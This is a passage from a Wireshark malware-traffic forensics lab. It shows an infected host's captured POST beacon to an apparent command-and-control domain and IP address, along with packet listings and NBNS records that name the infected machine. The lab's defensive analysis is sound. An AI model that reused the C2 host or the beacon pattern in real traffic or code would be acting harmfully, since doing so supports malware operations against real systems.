If we right-click on the packet, follow the TLS stream, and change the stream from 7 to 6, we can see that once the machine becomes infected, attempts to connect with a command-and-control server.

```

POST /docs.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36
Host: 105711.com
Content-Length: 369
Connection: Close
Cache-Control: no-cache

.....C.....n...qoD.M
...h0.w.-o
~...EU.....`i"6.
..I|...2....._x...*.b..7..\s...U$.aK...v.K...1.R.....+'....Z@.xX.....KG...2.{:;vU&w.w.....m.....Ta..j.V.
.....xZ}...yz...c./by.1X.8..h$......v..$.0.8Tk....k..UL..
j....).B..g0...HL...@..j]{.m..M...9'("..x.P.E7.tn.....\J.9..U:
'5.w).E..j..8.k...}.=A7C....@...$.I...X[HTTP/1.1 502 Bad Gateway]
Server: mitmproxy 6.0.0.dev
Connection: close
Content-Length: 393
Content-Type: text/html

<html>
  <head>
    <title>502 Bad Gateway</title>
  </head>
  <body>
    <h1>502 Bad Gateway</h1>
    <p>TlsProtocolException[&#x27;Cannot establish TLS with 162.255.119.253:443] (sni: 105711.com): TlsException(&quot;
;SSL handshake error: SysCallError(104, \&#x27;ECONNRESET\&#x27;)&quot;)&#x27;)</p>
  </body>
</html>

```

1 client pkt, 2 server pkts, 1 turn.

Entire conversation (1134 bytes) Show data as ASCII Stream

1426	832.382634	162.255.119.253	10.4.1.101	TLSv1.2	296 New Session Ticket, Change Cipher Spec, Finished
1427	832.382942	10.4.1.101	162.255.119.253	TCP	54 62415 → 443 [ACK] Seq=432 Ack=2323 Win=261888 Len=0
1428	832.383730	10.4.1.101	162.255.119.253	HTTP	702 POST /docs.php HTTP/1.1
1429	832.426417	162.255.119.253	10.4.1.101	TCP	54 443 → 62415 [ACK] Seq=2323 Ack=1080 Win=31616 Len=0

Lastly, we can identify the name of the machine by filtering for just the NetBIOS Name Service (NBNS).

No.	Time	Source	Destination	Protocol	Length	Info
6	0.765618	10.4.1.101	10.4.1.255	NBNS	110	Registration NB DESKTOP-U54AJ8K<20>
7	0.765700	10.4.1.101	10.4.1.255	NBNS	110	Registration NB DESKTOP-U54AJ8K<00>
8	0.765735	10.4.1.101	10.4.1.255	NBNS	110	Registration NB WORKGROUP<00>
12	1.546843	10.4.1.101	10.4.1.255	NBNS	110	Registration NB WORKGROUP<00>
13	1.546915	10.4.1.101	10.4.1.255	NBNS	110	Registration NB DESKTOP-U54AJ8K<00>
14	1.546952	10.4.1.101	10.4.1.255	NBNS	110	Registration NB DESKTOP-U54AJ8K<20>

Summary

In this forensic lab, we used Wireshark to scrutinize network traffic and uncover malicious activities. By leveraging Wireshark's capabilities, analysts were able to meticulously trace the malware's communication patterns, command and control infrastructure, and potential payloads. Through systematic examination of packet captures, this lab aimed to provide invaluable insights into detecting, mitigating, and preventing malware infections, thus fortifying network defenses against the threat of malware.